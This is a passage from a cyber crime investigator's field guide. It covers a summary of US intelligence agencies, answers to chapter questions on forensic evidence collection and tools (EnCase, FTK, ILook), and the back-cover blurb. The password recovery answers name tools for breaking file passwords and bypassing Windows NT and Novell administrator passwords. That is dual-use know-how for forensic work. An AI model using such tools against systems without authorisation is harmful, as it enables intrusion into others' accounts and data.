- Support to military operations (known as SMO)
  - Combat operations
  - Contingency operations (other than war)
  - Overseas presence
  - Nuclear and other WOMD (weapons of mass destruction)
  - Weapons systems acquisition
  - Force planning and modernization
- Support to policymakers
  - Environmental issues
  - Economic and trade policy
  - Diplomacy
    - Negotiations
    - Policy formulation
    - Support to diplomatic operations
  - Defense policy (not SMO)
  - Counterproliferation
  - Civil and other natural disasters

- Satellite mapping to help FEMA (Federal Emergency Management Agency) handle a natural disaster

The NSC principles are what guide intelligence priorities; these are reviewed every six months. The three most important questions to the IC are:

- Who are the really major players?
- What *can* these "major players" do?
  - To U.S. security interests
  - To one another
- What do these "major players" *intend* to do?
  - To damage U.S. interests
  - To one another

Let us focus on the DCI for a minute. What are this individual's roles and responsibilities? The DCI's functions are specified in the 1947 National Security Act and are as follows:

- Manages the CIA
- Protects sources and methods
- Provides guidance on future needs and capabilities
- Advises the president and the National Security Council
- Develops IC policies
- Establishes requirements and priorities for collection activities

The National Intelligence Council, which reports to the DCI, has the following responsibilities:

- Senior advisory group to the DCI on substantive matters
  - Sense of the Community Memoranda
  - National Intelligence Estimates (NIE)
- Performs evaluations
- National Intelligence Officers (NIO)
- Interagency group
- National Intelligence Analysis and Production Board

The functions of the CIA include:

- All-source analysis
- Covert action
- Foreign intelligence collection
- Counterintelligence

To perform these functions the CIA must have the following:

- Planning
- Administration
- Overseas stations and bases
- Research and development

Three major items developed/implemented by the CIA are:

- U2 spy plane
- SR71 aircraft
- MASINT

The Department of Defense (DOD) is the largest producer and consumer of intelligence. For the DOD, the importance of intelligence falls under these three items:

- Operations support
- Weapons development
- Military posture

The Defense Intelligence Agency (DIA) was created in 1961 and has the following functions:

- Manages MASINT for the IC
- Collection management
- Coordinates all military intelligence activities
- All-source analysis
  - Defense Intelligence Analysis Center (DIAC)
- Supports military departments, commands, and others in DOD
- Manages the Defense HUMINT System

The National Reconnaissance Office (NRO) was formed in 1961 and is a joint DOD/CIA activity. The NRO develops, builds, launches, and operates reconnaissance satellites used for imagery and signal intelligence. The Director of the NRO is the Under Secretary of the Air Force (this is the number two person in the Air Force).

The National Security Agency (NSA) has both an Intelligence branch and an Information Assurance branch (non-Intel). The main functions of the NSA are as follows:

- Code breaking
- Code making

- SIGINT
  - Collection management
  - Data acquisition (also known as "collection")
  - Analysis and production
    - Cryptanalysis
  - Reporting
- Communications security
- Computer security and network defense
- Systems security

NSA responsibility is for classified networks only. Nonetheless, NSA provides a number of documents to the commercial industry that are considered "Best Practices" from an information security perspective and that a large number of commercial organizations follow. Note that other networks' security falls under NIST .

NIMA (National Imagery and Mapping Agency) has been given a new name that is more in line with its mission: NGA (National Geospatial-Intelligence Agency). NGA's mission is as follows:

- Analyze images obtained from satellites
- Manage and task imagery collection
  - Provide "advisory" tasking to theater and tactical imagery collection systems
  - Act as national collection agents (airborne and satellite)
  - Obtain imagery from commercial sources
- Provide primary and secondary imagery, imagery products, and geospatial information to end users

Other organizations involved in the intelligence community are as follows:

- Department of State
  - Bureau of Intelligence and Research (INR)
    - Supports the Secretary of State and senior officials with very up-to-date intelligence summaries and analyses
    - Senior Intel community people work here
    - The analytical structure of the OSS was moved here after World War II
- Department of Energy
  - Focus is on nuclear intelligence
    - Nuclear power
    - Foreign nuclear weapons capabilities assessments

  - Offices for Intelligence and Counterintelligence are separate — The "Office of Counterintelligence" is the new kid on the block relatively speaking
  - Three major laboratories under DoE control
    - Los Alamos
    - Lawrence Livermore
    - Sandia Labs
- Department of the Treasury
  - Federal Law Enforcement Training Center (FLETC)
  - Bureau of Alcohol, Tobacco and Firearms (BATF)
  - U.S. Secret Service
  - Financial Crimes Enforcement Network (FINCEN)
  - U.S. Customs Service
- National Counterintelligence Executive (NICX)
- Federal Bureau of Investigation (FBI)
- Central Intelligence Agency (CIA)
- Military Services and Defense Security Service (DSS): Focus is on
  - Defense contractors
  - Various DoD organizations
- Department of Homeland Security
  - Various organizations fall under (or work closely with) DHS but the newest one is TTIC (Terrorist Threat Integration Center). TTIC is an interagency organization
- Department of Transportation
  - Office of Intelligence and Security
  - Federal Aviation Administration (FAA)
  - Transportation Security Agency (TSA)
- Department of Commerce
  - Enforces export control laws
- Drug Enforcement Administration (DEA)
- El Paso Intelligence Center (EPIC)

Note that of all the intelligence/counterintelligence agencies, only one is an independent agency that is answerable only to the president of the United States — the CIA.

Appendix I

Answers to Chapter Questions

Chapter 1: The Initial Contact

Question 1: List five different case types.
Answer: Answers will vary. Five possible case types could be:

- Sabotage
- Trade secret theft
- Military weapons systems maliciously altered
- Stolen corporate marketing plans
- Murder

Question 2: List eight questions you should have answers to before you arrive at the client site.
Answer: Answers will vary. Eight possible questions are as follows:

- Do you have an IDS (Intrusion Detection System) in place?
- Who first noticed the incident?
- Are there security policy/procedures in place?
- Why do you think there was a break-in?
- Do the compromised systems have SCSI (Small Computer Systems Interface) or parallel ports (or both)? If SCSI, which type?
- What operating systems are utilized at your facility?
- How old is the equipment?
- Does the crime scene area forbid or preclude the use of electronic communication devices such as cellular phones, pagers, digital recorders, etc?

Question 3: Can the order in which you ask questions be important?
Answer: Yes

Question 4: What are the two major reasons for putting together a list of pertinent questions and obtaining answers?
Answer: To obtain the knowledge. To begin the thinking process for both you and your client.

Chapter 2: Client Site Arrival

Question 1: What should you be doing as you travel to the client site?
Answer: You could be doing several things, depending on your situation:

- Reviewing the information you have already obtained from the client
- Reviewing network topology diagrams
- Discussing various ideas/approaches with your teammates if you are part of a team

Question 2: If you are part of a team, remember that there is only _____ person in charge. Everyone on the team must completely support the ________ ________ at the client site.
Answer: one; team leader

Question 3: What is the first thing you should do when you arrive at the client site?
Answer: Prebriefing

Question 4: List three questions that you should ask at a prebriefing.
Answer: Questions vary depending on the case you are working but three possible questions are:

- Who was the last person on the system?
- Does this individual normally work these hours?
- Does your security policy prohibit personnel from sharing userids and/or passwords?

Chapter 3: Evidence Collection Procedures

Question 1: State Locard's Exchange Principle

Answer: Anyone, or anything, entering a crime scene takes something of the crime scene with them. They also leave behind something of themselves when they depart.

Question 2: To what Web site should you go to to review computer search and seizure guidelines that are acceptable in a court of law?
Answer: http://www.usdoj.gov/criminal/cybercrime

Question 3: List the six investigative techniques, in order, used by the FBI.
Answer: The FBI investigative steps are as follows:
a. Check records, logs, and documentation
b. Interview personnel
c. Conduct surveillance
d. Prepare a search warrant
e. Search the suspect's premises if necessary
f. Seize evidence if necessary

Question 4: What tools could be used to obtain a bitstream backup of a computer hard drive?
Answer: SafeBack, DD (Unix), Encase

Chapter 4: Evidence Collection and Analysis Tools

Question 1: What tool fits on a diskette and allows you to quickly obtain slack space from a computer?
Answer: GetSlack

Question 2: What tool would you use to encrypt and decrypt files?
Answer: Mcrypt

Question 3: What tool securely removes residual data from hard drives?
Answer: M-Sweep

Question 4: What tool has the potential to identify terrorist activities before they take place (such as bomb making, pornography, hate crimes, etc.)?
Answer: Net Threat Analyzer

Chapter 5: AccessData's Forensic Tool Kit

Question 1: What function does AccessData's FTK excel at?
Answer: E-mail analysis

Question 2: How many file formats can you view using AccessData's FTK?
Answer: Over 270 different formats

Question 3: Is AccessData's FTK compatible with their "Password Recovery Toolkit" and "Distributed Network Attack"?
Answer: Yes

Question 4: Which types of E-mail and Zip files can be analyzed using AccessData's FTK?
Answer: AOL, Outlook, Outlook Express, Netscape, Yahoo, EarthLink, Eudora, Hotmail, MSN, PKZIP, WinZip, WinRAR, GZIP, TAR

Chapter 6: Guidance Software's EnCase

Question 1: What platforms and file systems does EnCase Forensic Edition support?
Answer:

Platforms: Windows 95/98/NT/2000/XP/2003 Server, DOS, Linux, UNIX, BSD, PALM OS, Macintosh
File Systems: NTFS, FAT 12/16/32, EXT 2/3, CDFS, JOLIET, UFS, FFS, Reiser, UDF, ISO9660, HFS, HFST

Question 2: What is the purpose of EnScript?
Answer: A macro language for automating EnCase functions

Question 3: Can you build custom scripts for special investigative needs and to automate tasks?
Answer: Yes

Question 4: Has EnCase been NIST verified?
Answer: Yes. See http://www.nist.gov/director/states/ca/fy03_ca_10.htm.

Chapter 7: ILook Investigator

Question 1: What Hash Databases does ILook Investigator support?
Answer: Hashkeeper and NIST NSRL (http://www.ilook-forensics.org/Versions.html)

Question 2: Who is the author of ILook?
Answer: Elliot Spencer, who heads up a forensic unit at a United Kingdom law enforcement agency

Question 3: What prominent United States government agency makes significant use of ILook Investigator?
Answer: The Criminal Investigation Division of the IRS (Internal Revenue Service)

Question 4: Does ILook Investigator make extensive use of color coding to enhance investigative efficiency?
Answer: Yes

Chapter 8: Password Recovery

Question 1: Who makes excellent password recovery tools?
Answer: AccessData (http://www.accessdata.com)

Question 2: What individual Password Breaker Modules does AccessData have available?
Answer: From the AccessData Web site we obtain the following information:

> AccessData has a wide variety of individual password breaking modules that can help you recover lost passwords for almost every product in the industry.
>
> Individual Password Breaker Modules:
>
> - MS Access
> - ACT!
> - Ami Pro
> - Approach
> - ARJ
> - Ascend
> - Backup
> - BestCrypt
> - Bullet Proof FTP

- Cute FTP
- DataPerfect
- dBase
- Encrypt Magic Fldr
- Excel
- FoxBase
- File Maker Pro
- Lotus 1-2-3 Mail (MS)
- MS Money
- MYOB
- My Personal check Writer
- Norton Secret Stuff
- Organizer
- MS Outlook
- Palm
- Paradox
- PGP Disk File 4.0
- PGP Secret Key Ring
- Pro Write
- Project (MS)
- WinZip & Generic Zippers
- Q&A
- Quattro Pro QuickBooks
- Quicken
- WinRAR
- Scheduler+
- Symphony
- VersaCheck
- MS Word
- WordPerfect
- Word Pro
- Adobe PDF
- Win95/Win98 PWL Files
- IE Content Advisor
- WE_FTP
- Netscape Mail
- Source Safe
- PC-Encrypt

Question 3: Does AccessData have utilities that will bypass network administrator passwords?
Answer: Yes, for Windows NT and Novell systems.

Question 4: What can you do if the Password Recovery Toolkit says it cannot obtain a password you desire?
Answer: Use AccessData's "Distributed Network Attack" (DNA) product. This product can be used to harness the processing power of multiple machines to break passwords.

Index

Computer Security

Many excellent hardware and software products exist to protect our data communications sytems, but security threats dictate that they must be further enhanced. Many laws implemented during the past 15 years have provided law enforcement with more teeth to take a bite out of cyber crime, but there is still a need for individuals who know how to investigate computer network security incidents. Organizations demand experts with both investigative talents and a technical knowledge of how cyberspace really works. **Cyber Crime Investigator's Field Guide, Second Edition** provides the investigative framework that needs to be followed, along with information about how cyberspace works and the tools that reveal the who, what, when, where, why, and how in the investigation of cyber crime.

This volume offers a valuable Q&A by subject area, an extensive overview of recommended reference materials, and a detailed case study. Appendices highlight attack signatures, UNIX/Linux commands, Cisco PIX commands, port numbers targeted by trojan horses, and more.

Features:

- Analyzes the use of the latest evidence collection and analysis tools
- Covers everything from what to do upon arrival at the scene until the investigation is complete, including chain of evidence
- Details how to use evidence collection and analysis tools including AccessData's Forensic Tool Kit®, Guidance Software's EnCase® 3 & 4, ILook Investigator©, and a variety of tools from NTI

AU2768

ISBN 0-8493-2768-7

90000

9 780849 327681

Auerbach Publications
Taylor & Francis Group
www.crcpress.com